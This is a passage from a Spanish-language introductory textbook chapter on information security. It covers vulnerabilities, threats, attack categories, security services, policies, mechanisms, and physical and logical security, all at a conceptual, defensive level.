2. Inmuebles próximos a ríos propensos a inundaciones.
3. Infraestructura incapaz de resistir las manifestaciones de la naturaleza como terremotos, maremotos, huracanes, etcétera.

c) Hardware

Los posibles defectos en la fabricación o configuración de los equipos de la empresa que pudieran permitir el ataque o alteración de los mismos, se puede mencionar:

1. Al no instalar las actualizaciones que hace el fabricante donde se previenen los errores que se van encontrando en el software.
2. Conservación inadecuada de los equipos.
3. La falta de configuración de respaldos o equipos de contingencia.

Por ello, la seguridad de la información busca evaluar si el hardware utilizado está dimensionado correctamente para sus funciones. Si posee área de almacenamiento suficiente, procesamiento y velocidad adecuada.

d) Software

Son aplicaciones malintencionadas que permiten el acceso indebido al sistema informático incluso sin el conocimiento de un usuario o administrador de red, entre éstos se destacan:

La configuración e instalación indebida de programas en la computadora que podrán llevar al uso abusivo de los recursos por parte de usuarios malintencionados. A veces la libertad de uso implica el aumento del riesgo.

Las aplicaciones son los elementos que efectúan una lectura de información y que permiten el acceso de los usuarios a dichos datos por el medio electrónico y, por esta razón, se convierten en el objetivo predilecto de agentes causantes de amenazas.

1. Programas lectores de e-mail que permiten la ejecución de códigos maliciosos.
2. Editores de texto que permiten la ejecución de virus de macro.
3. Programas para la automatización de procesos.
4. Los sistemas operativos conectados a una red.

e) Red

Por donde sea que la información transite, ya sea vía cable, satélite, fibra óptica u ondas de radio debe existir seguridad. El éxito en la transmisión de los datos es un aspecto crucial en la implementación de la seguridad de la información.

Hay un gran intercambio de datos a través de medios de comunicación que rompen barreras físicas.

Siendo así, estos medios deberán cumplir con ciertas normas de seguridad adecuado con el propósito de evitar que: Cualquier falla en la comunicación haga que la información no esté disponible para los usuarios, o por el contrario, estar disponible para quien no posee derechos de acceso.

1. La ausencia de un método de encriptación en las comunicaciones pudiera permitir que personas ajenas a la organización obtengan información privilegiada.

2. La mala elección de un sistema de comunicación para el envío de mensajes de alta prioridad de la empresa pudiera provocar que no alcanzara el destino esperado o bien se interceptara el mensaje en su tránsito.

f) Humana

Está categoría está relacionada con los daños que las personas pueden causar a la información y al ambiente tecnológico que la soporta.

Los errores humanos pueden ser intencionales o no. Muchas veces estos errores y accidentes que amenazan a la seguridad de la información ocurren en ambientes institucionales. La mayor vulnerabilidad es el desconocimiento de las medidas de seguridad adecuadas para ser adoptadas por cada elemento constituyente, principalmente los miembros internos de la empresa.

Se destacan los principales puntos débiles por su grado de frecuencia:

1. Falta de capacitación específica para la ejecución de las actividades inherentes a las funciones de cada uno.
2. Falta de conciencia de seguridad para las actividades de rutina, los errores, omisiones, insatisfacciones.
3. Contraseñas débiles.
4. Falta de uso de criptografía en la comunicación.
5. Compartimiento de identificadores tales como nombre de usuario o credencial de acceso.

En lo que se refiere a las vulnerabilidades humanas de origen externo, se pueden considerar todas aquellas que puedan ser exploradas por amenazas como: vandalismo, estafas, invasiones, etcétera.

3.1.III AMENAZAS[2]

Se representa a través de una persona, circunstancia, evento, fenómeno o una idea maliciosa que puede provocar poco o mucho daño cuando existe una violación de la seguridad. Por lo tanto, es todo aquello que puede, intenta o pretende destruir a un

[2] Para mayor información véase el apéndice B

activo. Si no se ha efectuado ningún ataque se considera como un daño latente que no se ha concretado.

Los activos están constantemente sometidos a amenazas que pueden colocar en riesgo la integridad, confidencialidad y disponibilidad de la información. Estas amenazas siempre existirán y están relacionadas a causas que representan riesgos, las cuales pueden ser: causas naturales o no naturales, causas internas o externas.

Las amenazas son constantes y pueden ocurrir en cualquier momento. Esta relación de frecuencia-tiempo, se basa en el concepto de riesgo, lo cual representa la probabilidad de que una amenaza se concrete por medio de una vulnerabilidad o punto débil.

Las amenazas se clasifican dependiendo de las fuentes que las generan:

a) Factor humano

Las personas son la principal fuente de amenaza que existe en los sistemas de información y son el tipo de amenaza en el que se invierten más recursos para controlarlos y contrarrestar sus efectos. Abarca actos malintencionados, incumplimiento de las medidas de seguridad como consecuencia de actos negligentes o falta de controles adecuados, por descuido, por inconformidad, etcétera.

b) Errores de hardware

Se da la amenaza por fallas físicas que presente cualquiera de los elementos de hardware que conforman al sistema de cómputo. Estas fallas físicas pueden ser defectos de fabricación o mal diseño del hardware, pero también pueden ser el resultado de un mal uso y descuido en el mantenimiento.

c) Errores de la red

Se presenta cuando la red de comunicación no está disponible para su uso, esto puede ser provocado por un ataque deliberado por parte de un intruso o un error físico o lógico del sistema. Las dos principales amenazas que se presentan en una red de datos son, la no disponibilidad de la red y la extracción lógica de información a través de ésta.

d) Software

Son fallas dentro del programa de un sistema operativo, mal desarrollado, diseñado o implantado, además de que existe software de uso malicioso que representa una amenaza directa contra un sistema.

e) Naturales

Son eventos que tienen su origen en las fuerzas de la naturaleza. Estos desastres no solo afectan a la información contenida en los sistemas, sino también representan una amenaza a la integridad del sistema completo (infraestructura, instalación, componentes, equipos, etc.) pudiendo dejar al sistema incluso en un estado de inoperabilidad permanente. Este tipo de amenazas también incluye la falta de preparación.

Algunos tipos de desastres naturales que amenazan a un sistema de información son: inundaciones, terremotos, incendios, huracanes, tormentas eléctricas, etcétera.

Clasificación general de las amenazas o ataques inherentes a las redes

En el flujo normal de la información (figura 3.1) no debe existir ningún tipo de obstáculos para que la información llegue al destinatario.




Figura 3.1 Flujo normal de la información

Las cuatro categorías generales de amenazas o ataques son las siguientes:

a) *Interrupción:* Un recurso del sistema es destruido o se vuelve no disponible (figura 3.2). Éste es un ataque contra la *disponibilidad*.




Figura 3.2 Flujo con interrupción

b) *Intercepción:* Una entidad no autorizada consigue acceso a un recurso (figura 3.3). Éste es un ataque contra la *confidencialidad*. La entidad no autorizada podría ser una persona o un programa.




Figura 3.3 Flujo con intercepción

c) *Modificación:* Una entidad no autorizada no solo consigue acceder a un recurso, sino que es capaz de manipularlo (figura 3.4). Éste es un ataque contra la *integridad*.




Figura 3.4 Flujo con modificación

d) *Suplantación o Falsificación:* Una entidad no autorizada inserta objetos falsificados en el sistema (figura 3.5). Éste es un ataque contra la *autenticidad*.




Figura 3.5 Flujo con suplantación

CAPÍTULO 3 INTRODUCCIÓN A LA SEGURIDAD INFORMÁTICA

3.1.IV ATAQUES[3]

Un ataque es la realización o culminación de una amenaza. Representa pérdidas totales o parciales, incluso pueden no existir pérdidas. Se lleva a cabo por diferentes tipos de perpetradores y éstos se clasifican con base en su objetivo principal o tipo de ataque realizado. Puede dividirse en dos tipos con base en la acción que ejecuta en el sistema o la información.

1. *Pasivos*: No se modifica la información, el atacante se limita a escuchar, obtener y monitorear la información. Este tipo de ataque es difícil de detectar. Sus principales objetivos son:

    a) Intercepción de datos.
    b) Análisis de tráfico.

    Además, con los ataques pasivos se obtiene información que puede consistir en:

    a) Obtención del origen y destinatario (cabeceras de los paquetes).
    b) Control del volumen de tráfico (frecuencia y longitud de mensajes).
    c) Control de las horas habituales (periodos de actividad).

2. *Activos*: Consiste en modificar y/o denegar el acceso a la información, es decir, un usuario no autorizado dentro de la red no solo accede a la información sino que también la modifica y/o impide el acceso a ésta.

    Los ataques activos pueden clasificarse de la siguiente manera:

    a) Enmascaramiento o suplantación de identidad (el intruso se hace pasar por una entidad diferente).
    b) Réplica o reactuación (retransmisión subsecuente de uno o varios mensajes legítimos).
    c) Modificación de mensajes (una parte del mensaje real es alterada, retardada o reordenada).

[3] Para mayor información véase el apéndice B

Otra clasificación de los ataques:

a) *Ataques de suplantación o contra la autenticación*

Su objetivo es engañar al sistema de la víctima para ingresar al mismo. Generalmente este engaño se realiza tomando las sesiones ya establecidas por la víctima u obteniendo su nombre de usuario y contraseña.

b) *Ataques de intercepción o contra la confidencialidad*

Es el tener acceso a una línea para obtener datos que circulen por la red y la copia ilícita de archivos o programas (intercepción de datos) o la lectura de las cabeceras de los paquetes para revelar la identidad de uno o más de lo usuarios implicados en la comunicación observada ilegalmente (intercepción de identidad).

c) *Ataques de interrupción o contra la disponibilidad*

Es la destrucción de un elemento de hardware, como un disco duro, cortar una línea de comunicación o deshabilitar el sistema de gestión de archivos.

d) *Ataques de modificación o contra la integridad*

Es el cambio de valores en un archivo de datos, alterando un programa para que funcione de forma diferente y modificar el contenido de mensajes que están siendo transferidos por la red.

Todos los ataques (pasivos y activos) se componen de 3 fases principales:

1. *Planteamiento o planeación*
    a) Objetivo: ¿Qué se quiere lograr?
    b) Observación y búsqueda en diversas fuentes: ¿Cómo se obtiene la información? y ¿qué se tiene que hacer para lograrlo?
    c) ¿A quién o a quiénes se quiere atacar?
    d) Metodología de ataque: ¿Cómo se llevará a cabo el ataque?

2. *Activación (en qué tiempo y lugar se llevará a cabo el ataque)*
    a) Hora
    b) Día (s)
    c) Acción realizada

    Ejemplos: Bombas de tiempo y bombas lógicas (condición).

3. *Ejecución (una vez que aconteció el ataque)*
    a) Atacante:
        ¿Se lograron los objetivos?
        ¿Qué beneficios se obtuvieron?
    b) Atacado:
        ¿Qué daño se tuvo?
        ¿Cuáles son las pérdidas (totales o parciales)?
        ¿Cómo se le hace para que no vuelva a ocurrir de nuevo?

En base a lo anterior, se tiene que un ataque es realizado por un perpetrador o intruso. El perpetrador puede o no tener éxito y si lo tiene, éste puede causar gran o poco impacto. Además, se pueden clasificarse en:

a) *Pasivos:* Aquellos que solo analizan, observan la información o la escuchan. Lo mismo hacen con los bienes de la organización.

b) *Activos:* Aquellos que alteran, crean, borran cualquier tipo de activo, principalmente la información, actúan de tal manera que uno se da cuenta de ello.

Por tal razón, para poder entender cómo piensa el intruso se tiene lo siguiente:

Psicología del intruso

Ponerse en los zapatos del atacante para pensar y actuar como él lo haría. El objetivo es colocar las protecciones necesarias para evitar que el ataque ocurra alguna vez o se presente de nuevo.

3.2 SERVICIOS DE SEGURIDAD

Son aquellos que mejoran la seguridad de un sistema de información y el flujo de la información de una organización. Los servicios están dirigidos a evitar los ataques de seguridad y utilizan uno o más mecanismos de seguridad para proveer el servicio, éstos se clasifican de la siguiente manera:

1. *Control de acceso*

Limita y determina qué usuario o proceso está autorizado para acceder a un recurso o información, puede llevarse a cabo en el origen o en un punto intermedio.

CAPÍTULO 3 INTRODUCCIÓN A LA SEGURIDAD INFORMÁTICA

Los componentes básicos de un mecanismo de control de acceso son las entidades de red, los recursos de la red y los derechos de acceso. Éstos últimos describen los privilegios de la entidad o los permisos con base en qué condiciones las entidades pueden tener acceso a un recurso de la red y cómo estas entidades son permitidas para tener acceso a un recurso de la red.

Ejemplos de los privilegios o permisos de una entidad:

a) Creación o destrucción
b) Lectura o escritura
c) Adición, supresión o modificación del contenido
d) Exportación o importación
e) Ejecución

Los privilegios o permisos pueden ser revocados y cambiados por el administrador autorizado de la red o del sistema en cuestión.

2. *Confidencialidad*

Asegura qué personas están autorizadas y tienen acceso a la información o recurso en cuestión. Se divide en:

a) *Confidencialidad de datos:* Proporciona protección contra la revelación deliberada o accidental de los datos en una comunicación, se puede usar en segmentos seleccionados, porciones o en todos los datos usando un cifrado. Algunos tipos pueden ser:

   I. Servicios de confidencialidad orientados a conexión. Proporcionan confidencialidad a los datos transmitidos durante su conexión.
   II. Servicios de confidencialidad no orientados a conexión. Proporcionan confidencialidad de paquetes de datos.
   III. Servicios de confidencialidad de campo selectivo. Proporcionan confidencialidad de campos específicos de los datos durante una conexión.

b) *Confidencialidad de flujo de tráfico:* Proporciona protección a la información que de otra forma podría resultar comprometida u obtenida indirectamente mediante un análisis del tráfico ya que protege la identidad del origen y destino(s) del mensaje al enviar los datos confidenciales a muchos destinos además del verdadero, produce una cantidad de tráfico constante de forma que sea indistinguible para un intruso.

La desventaja de este método es que incrementa drásticamente el volumen de tráfico intercambiado, repercutiendo negativamente en la disponibilidad del ancho de banda bajo demanda.

3. *Integridad*

Evita que los datos sean modificados por usuarios o procesos no autorizados para ello. Garantiza que los datos recibidos coinciden con los datos enviados usando un hash criptográfico con firma. La modificación incluye escritura, cambio, borrado, creación y reenvío de los mensajes transmitidos. Algunos servicios de integridad pueden ser:

a) Orientados a conexión con recuperación de datos: Proporcionan integridad de los mismos durante una conexión. Si es posible, permiten la recuperación de fallos de integridad.
b) Orientados a conexión sin recuperación de datos: Proporcionan integridad a los mismos durante una conexión. No se recuperan los fallos de integridad.
c) Campo seleccionado orientado a conexión: Proporcionan integridad de campos específicos en los datos durante la conexión.
d) No orientados a conexión: Proporcionan integridad a unidades de datos.
e) Campo seleccionado no orientados a conexión: Proporcionan integridad de campos específicos dentro de las unidades de datos.

4. *Autenticación*

Verifica la identidad del usuario o proceso que desea acceder al recurso o a la información. Tiene una correcta identificación del origen del mensaje, asegurando que la entidad no es falsa. La autenticación es usada principalmente por:

a) *Entidad:* Asegura la identidad de los participantes en la comunicación mediante biométrica (huellas dactilares, identificación de iris, etcétera.), tarjetas de banda magnética, contraseñas, o procedimientos similares.
b) *Origen de información:* Asegura que una unidad de información proviene de cierta entidad, siendo la firma digital el mecanismo más extendido.

La autenticación es realizada principalmente a través de:

a) *Algo que se sabe:* El sistema verifica la información contra la copia que tiene almacenada para determinar si la autenticación es exitosa o no, ejemplo: una contraseña o un número personal de identificación.

b) *Algo que se tiene:* Es un elemento dado por el usuario para identificarlo, ejemplo: una tarjeta o un pasaporte.

c) *Algo que se es:* Se usan elementos de la persona como la voz, retina, imagen del rostro o una huella digital para identificar de quién se trata y así realizar el proceso de autenticación.

5. *No repudio*

Es la protección que se ofrece para prevenir a los emisores o a los receptores de negar un mensaje transmitido, proporcionando una prueba ante una tercera parte que le informa a cada una de las entidades que han participado en una comunicación.

Esta protección se efectúa por medio de una colección de evidencias irrefutables que permitirán la resolución de cualquier disputa. Se puede dividir en:

a) Servicio de no repudio con prueba de origen: Sirve para proporcionar al destinatario una prueba del origen de los datos.
b) Servicio de no repudio con prueba de destino: Sirve para proporcionar al emisor una prueba de que los datos se han entregado al destinatario.
c) Servicio de no repudio de presentación: Proveen pruebas de presentación de los datos, con ello protegen contra cualquier intento falso de negar que los datos fueron presentados para él envío.
d) Servicio de no repudio de transporte: Proveen pruebas del transporte de los datos, con lo que protege contra cualquier intento de negar que los datos fueron transportados.
e) Servicio de no repudio de recepción: Proveen pruebas de recepción de los datos, con esto se protege al emisor de que el receptor niegue haber recibido el mensaje.

Las *firmas digitales* constituyen el mecanismo más empleado para este fin porque éstas tienen la propiedad de que pueden ser creadas por los firmantes y ser verificadas por otros.

6. *Disponibilidad*

Posibilidad de acceder a los recursos o a la información requerida cuando sea oportuno o necesario hacerlo, garantizando que todos los recursos vitales son accesibles. Es importante aclarar que la disponibilidad se refiere únicamente al tiempo para obtener la información y no importa si es o no correcta. Al disponer de la información después del momento necesario equivale a la no disponibilidad.

Un caso grave es la *no disponibilidad absoluta* por haberse producido algún desastre y a medida que pasa el tiempo el impacto será mayor hasta convertirse en la *no continuidad de la entidad*.

3.3 POLÍTICAS DE SEGURIDAD

Surgen como una herramienta organizacional para concientizar a cada uno de los miembros de una organización sobre la importancia, sensibilidad de la información y servicios críticos. Éstos permiten a la compañía desarrollarse y mantenerse en su sector de negocios.

Una política de seguridad es un conjunto de leyes, reglas y prácticas que regulan la manera de dirigir, proteger y distribuir recursos en una organización para llevar a cabo los objetivos dentro de la misma, contemplando la seguridad informática.

Algunas organizaciones gubernamentales y no gubernamentales internacionales han desarrollado documentos, directrices y recomendaciones que orientan en el uso adecuado de las nuevas tecnologías para obtener el mayor provecho y evitar el uso indebido de las mismas, lo cual puede ocasionar serios problemas en los bienes y servicios de las empresas en el mundo.

Los pasos para redactar una política de seguridad informática son:

a) Debe ser explicita y comprensible porque es la base para tomar ciertas decisiones.
b) Seleccionar una filosofía, la cual permite convertir las indicaciones precisas de qué es lo permitido y lo denegado en cierta parte de la operación de la organización:

   I. *Permisiva:* Todo se permite excepto lo que esta explícitamente prohibido.
   II. *Prohibitiva:* Todo se prohíbe excepto lo que esta explícitamente permitido.

c) Redactar de manera positiva para evitar la susceptibilidad de las personas.
d) Asignar responsabilidades, una política establece expectativas y responsabilidades entre el administrador de red, los usuarios y la gerencia; permite a todos saber qué esperar el uno del otro.
e) Capacitación, ofrece la posibilidad de mejorar la eficiencia del trabajo de la empresa, permitiendo a su vez que la misma se adapte a las nuevas circunstancias que se presentan tanto dentro como fuera de la organización. Proporciona a los

empleados la oportunidad de adquirir mayores aptitudes, conocimientos y habilidades que aumentan sus competencias, para desempeñarse con éxito en su puesto.

f) Evitar hostigamientos (considerar que las personas son humanas).

Al proponer o identificar una política de seguridad requiere un alto compromiso con la organización, agudeza técnica para establecer fallas y debilidades, constancia para renovar y actualizar dicha política en función del ambiente dinámico que rodea las organizaciones modernas.

El manual es elaborado tomando como base la cultura de la organización y el conocimiento especializado de seguridad de los profesionales involucrados con su aplicación y comprometimiento.

Los pasos para realizar una política de seguridad son:

1. Detectar el problema.
2. Identificar qué se debe proteger.
3. Identificar de qué se debe proteger.
4. Identificar los diferentes tipos de usuarios.

Esta situación ha llevado a muchas empresas (con activos muy importantes) que estén expuestas a graves problemas de seguridad y riesgos innecesarios, que en muchos casos comprometen la información sensible y por ende su imagen corporativa.

Para solucionar esta situación los encargados de la seguridad deben considerar que las personas entiendan los asuntos importantes de la seguridad, conozcan sus alcances y estén de acuerdo con las decisiones tomadas en relación con esos asuntos.

Para que las políticas de seguridad sean aceptadas deben integrar una estrategia de negocio que incluya la misión y visión con el propósito de que se reconozca quién toma las decisiones, importancia, incidencias en las proyecciones y la utilidad en la empresa.

El contenido de las políticas de seguridad es:

a) Ámbito de la aplicación.
b) Análisis de riesgo.
c) Enunciados de políticas.
d) Sanciones.
e) Sección del uso ético de los recursos.
f) Sección de los procedimientos para el manejo de incidencias.

CAPÍTULO 3 INTRODUCCIÓN A LA SEGURIDAD INFORMÁTICA

No debe tratarse de una descripción técnica de mecanismos de seguridad, ni de una expresión legal que involucre sanciones a conductas de los empleados. Más bien es una descripción de lo que se desea proteger y el porqué de ello.

Las principales personas que participan en la elaboración de las políticas de seguridad son:

a) Administradores.
b) Personas con autoridad.
c) Representante jurídico.
d) Editor/redactor.
e) Usuario típico.

Se debe formar un equipo multidisciplinario que represente gran parte de los aspectos culturales y técnicos de la organización para establecer un comité que será formado por los responsables de cada área para elaborar las actividades referentes a la creación y aprobación de nuevas normas de seguridad en la organización.

Es responsabilidad del supervisor de seguridad informática, someter a revisión y divulgar en los medios de difusión (sitio web oficial, email, revista interna, etcétera.) los procedimientos de seguridad. El supervisor inmediato es responsable de capacitar a sus empleados en lo relacionado con los procedimientos de seguridad.

Las características principales de las políticas de seguridad son:

a) Es un documento con vigencia permanente y actualizable periódicamente.
b) Modelo de referencia para otros esquemas de seguridad.
c) Enfocados a la problemática particular de cada institución.
d) Tener una estructura bien definida.
e) Aceptada como un documento oficial por las autoridades y la comunidad.
f) Clara, exacta, precisa y concisa.
g) Establece condiciones aceptables y no aceptables.
h) Accesible a toda la comunidad.
i) Aprobada por todas las personas que pueden ser afectadas.
j) Establece obligaciones y derechos de los administradores y usuarios.

Es importante señalar que las políticas por sí solas no constituyen una garantía para la seguridad de la empresa, en ellas deben responder a intereses y necesidades empresariales basadas en la visión de negocio, que lleven a un esfuerzo conjunto de sus actores por administrar sus recursos y a reconocer en los mecanismos de seguridad informática factores que facilitan la formalización y materialización de los compromisos adquiridos con la empresa.

CAPÍTULO 3 INTRODUCCIÓN A LA SEGURIDAD INFORMÁTICA

3.4 MECANISMOS DE SEGURIDAD

Son técnicas que se utilizan para implementar un servicio están diseñados para detectar, prevenir o recobrarse de un ataque de seguridad debido a que implementan varios servicios básicos de seguridad o combinaciones de estos.

Los mecanismos básicos pueden agruparse de varias formas para proporcionar varios servicios de seguridad, los cuales poseen tres componentes diferentes:

a) *Información secreta:* Claves y contraseñas, conocidas por las entidades autorizadas.
b) *Conjunto de algoritmos:* Lleva a cabo el cifrado, descifrado y generación de números aleatorios.
c) *Conjunto de procedimientos:* Definen como se usarán los algoritmos, quién envía qué, a quién y cuándo.

No existe un único mecanismo capaz de proveer todos los servicios, pero la mayoría de ellos hace uso de técnicas criptográficas basadas en el cifrado de la información. Los mecanismos pueden ser clasificados como preventivos, detectivos y recuperables.

Los mecanismos de seguridad pueden clasificarse en dos categorías:

1. *Mecanismos de seguridad generalizados:* Se relacionan con los niveles y manejo de seguridad requeridos. Se aplican a los sistemas para cumplir la política general de seguridad de la organización, a continuación se explica cada uno de ellos.

    a) *Funcionalidad de confianza:* Se utiliza para extender los otros mecanismos de seguridad o para establecer su efectividad. Cualquier tipo de funcionalidad que proporcione directamente mecanismos de seguridad o el acceso a los mismos debe ser de confianza.
    b) *Etiquetas de seguridad:* Están asociados a los recursos del sistema. A menudo es necesario que los datos de tránsito lleven una etiqueta de seguridad apropiada. Un nivel de seguridad puede implicar datos adicionales que se asocian a los datos transmitidos o puede ser implícito.
    c) *Detección de eventos:* Detecta violaciones aparentes de la seguridad.
    d) *Seguimiento de auditorías de seguridad:* Consiste en la revisión y examen independiente de los registros y las actividades del sistema para probar la operatividad de los controles, asegurar el cumplimiento de las políticas, procedimientos operacionales establecidos, recomendar los cambios adecuados en el control, políticas y procedimientos.

e) *Recuperación de seguridad:* Trata con solicitudes de mecanismos como administradores de eventos y funciones de administración, realiza acciones de recuperación resultado de la aplicación de una serie de reglas.

2. *Mecanismos de seguridad específicos:* Definen la implementación de los servicios concretos, los cuales se enlistan a continuación.

a) *Cifrado:* Se utiliza para proteger la confidencialidad de las unidades de los datos y la información del flujo de tráfico o para dar soporte y complementar otros mecanismos de seguridad.
b) *Firma digital:* Hace referencia al cifrado, por medio de la clave secreta del emisor de una cadena comprimida de datos que se va a transferir. La firma digital se envía junto con los datos ordinarios. Este mensaje se procesa en el receptor para verificar su integridad. Juega un papel esencial en el servicio de no repudio.
c) *Control de acceso:* Solo los usuarios autorizados pueden acceder a los recursos del sistema o a la red, por ejemplo las contraseñas de acceso.
d) *Integridad de datos:* Asegura que los datos no sean alterados o destruidos. Este mecanismo trata con la integridad de una unidad o campo de datos simples y la integridad de una secuencia de unidades o campos de datos.
e) *Intercambio de autenticación:* Verifica la supuesta identidad de los usuarios. En la ITU X.509 (ITU, 1987) se dice que un mecanismo de intercambio de autenticación es fuerte si se basa en el uso de técnicas criptográficas para proteger los mensajes que se van a intercambiar.
f) *Tráfico de relleno:* Protege contra el ataque de análisis de tráfico. Mediante la generación de ejercicios de comunicación no autenticada, unidades de datos y datos ilegítimos. El objetivo no es revelar si los datos que se están transmitiendo representan y codifican realmente información. En consecuencia estos mecanismos únicamente serán efectivos si son protegidos por un servicio de confidencialidad de datos.
g) *Control de ruteo:* Permite enviar determinada información por determinadas zonas consideradas clasificadas. Asimismo posibilita solicitar otras rutas, en caso que se detecten persistentes violaciones de integridad en una ruta determinada.
h) *Certificación:* Se emplea para asegurarse que ciertas propiedades de los datos que se comunican entre dos o más entidades, como su integridad, origen, tiempo o destino. La certificación la realiza una tercera entidad de confianza, que es la que da testimonio de la autenticidad.

CAPÍTULO 3 INTRODUCCIÓN A LA SEGURIDAD INFORMÁTICA

3.5 SEGURIDAD FÍSICA[4]

Consiste en la aplicación de barreras físicas y procedimientos de control, como medidas de prevención y contramedidas ante amenazas a los recursos e información confidencial.

Haciendo referencia a los controles y mecanismos de seguridad dentro y alrededor del centro de cómputo, así como los medios de acceso remoto al mismo; implementados para proteger el hardware y medios de almacenamiento de datos. Es uno de los aspectos que casi no se toman en cuenta a la hora de diseñar un sistema informático. Esto deriva que para un atacante es más fácil hacer una entrada ilegal de manera interna a la empresa haciendo una copia de la información que desee robar que intentar acceder de manera lógica a la misma.

Es muy importante concientizar que por más que la empresa sea la más segura desde el punto de vista de ataques externos. La seguridad de la misma será nula si no se ha previsto cómo combatir los principales desastres.

Principales Desastres

Cada sistema es único y por lo tanto la política de seguridad a implementar no será única. Este tipo de seguridad está enfocado a cubrir las amenazas ocasionadas tanto por el hombre como de la naturaleza en donde se encuentra ubicado el centro de cómputo.

En muchas de las ocasiones solo basta recurrir al sentido común para darse cuenta que cerrar una puerta con llave o cortar la electricidad en ciertas áreas siguen siendo técnicas válidas en cualquier entorno, además de que estas soluciones son económicas y tienen la misma efectividad que si se invirtieran millones de pesos en la seguridad física del edificio.

Los principales factores a contemplar al momento de diseñar un centro de cómputo son:

a) Evitar el uso de materiales combustibles o inflamables en todo el lugar, incluyendo muebles, piso, paredes y techo.
b) Impermeabilizar el perímetro del lugar, incluyendo las puertas de acceso.
c) Instalar mecanismos de ventilación con control de temperatura y humedad así como detectores de incendios y sistemas de extinción de los mismos.
d) Establecer controles de acceso físico al sistema de detección de intrusos y alarmas.
e) Implantar mecanismos de duplicación de la información y backups remotos.

[4] Para mayor información véase el apéndice B

Ventajas

Al evaluar y controlar permanentemente la seguridad física del edificio se comienza a integrar la seguridad como una función primordial dentro de cualquier organismo, así también se deberá contar con un plan de seguridad integral.

El tener controlado el ambiente y acceso físico permite:

a) Disminuir siniestros.
b) Trabajar mejor manteniendo la sensación de seguridad.
c) Descartar falsas hipótesis si se produjeran incidentes.
d) Tener los medios para luchar contra accidentes.
e) Al tener una instalación adecuada, ésta considera los detectores de humo, extinguidores automáticos de incendios y sistemas de alarmas.
f) Prevenir el acceso de personas no autorizadas.
g) Al contar con un control del acceso a las computadoras, éstas estarán protegidas para que ninguna persona pueda robar, dañar los datos o el equipo.
h) Se pueden minimizar y controlar los errores dentro de las compañías siempre y cuando tengan una buena estrategia de control de información, en la cual se evalúen los riesgos que los accidentes o errores pueden representar, así como contar con equipos de seguridad en sistemas y redes capaces de mantener la administración de identidades como parte de la estrategia.

Desventajas

a) Los equipos informáticos son muy sensibles al calor, fuego y humo.
b) El polvo es abrasivo y acorta la vida útil de los medios magnéticos y de las unidades ópticas y de cintas.
c) Si se acumula mucho polvo en los sistemas de ventilación puede bloquear el flujo de aire impidiendo que éste les llegue a los equipos y puedan calentarse o sufrir fallas.

CAPÍTULO 3 INTRODUCCIÓN A LA SEGURIDAD INFORMÁTICA

3.6 SEGURIDAD LÓGICA

Consiste en la aplicación de barreras y procedimientos que resguarden el acceso a los datos para salvaguardar la integridad de la información almacenada en una computadora y solo se permita acceder a ellos a las personas autorizadas para hacerlo.

Existe un viejo dicho en la seguridad informática que dicta que *todo lo que no está permitido debe estar prohibido* y esto es lo que debe asegurar la seguridad lógica.

Involucra todas aquellas medidas establecidas por la administración (usuarios y administradores de recursos de tecnología de la información) para minimizar los riesgos de seguridad asociados con sus operaciones cotidianas llevadas a cabo utilizando la tecnología de información.

Los objetivos que se plantea son:

a) Restringir el acceso a los programas y archivos.
b) Asegurar que los operadores puedan trabajar sin una supervisión minuciosa y no puedan modificar los programas ni los archivos que no correspondan.
c) Asegurar que se estén utilizando los datos, archivos y programas correctos en cada procedimiento.
d) La información transmitida debe ser recibida solo por el destinatario al cual ha sido enviada y no a otro.
e) La información recibida sea la misma que ha sido transmitida.
f) Deben existir sistemas alternativos secundarios de transmisión entre diferentes puntos.

La falta de seguridad lógica o su violación puede traer las siguientes consecuencias a la organización:

a) Cambio de los datos antes o cuando se le da entrada a la computadora.
b) Copias de programas y /o información.
c) Código oculto en un programa
d) Entrada de virus

La seguridad lógica puede evitar una afectación de pérdida de registros y ayuda a conocer el momento en que se produce un cambio o fraude en los sistemas.

CAPÍTULO 3 INTRODUCCIÓN A LA SEGURIDAD INFORMÁTICA

El sistema integral de seguridad debe comprender:

a) Elementos administrativos.
b) Definición de una política de seguridad.
c) Organización y división de responsabilidades.

Además, existen diferentes tipos de usuarios con ciertas responsabilidades, los cuales son:

a) *Propietario:* Es el dueño responsable de la información, de la seguridad lógica, en cuanto a que puede realizar cualquier acción y autorizar a otros usuarios de acuerdo con el nivel que desee darles.
b) *Administrador:* Solo puede actualizar o modificar el software con la debida autorización, pero no puede modificar la información. Es responsable de la seguridad lógica y de la integridad de los datos.
c) *Usuario principal:* Está autorizado por el propietario para hacer modificaciones, cambios, lectura y utilización de los datos, pero no puede dar autorización para que otros usuarios entren.
d) *Usuario de explotación:* Puede leer la información y utilizarla para explotarla haciendo reportes de diferente índole.
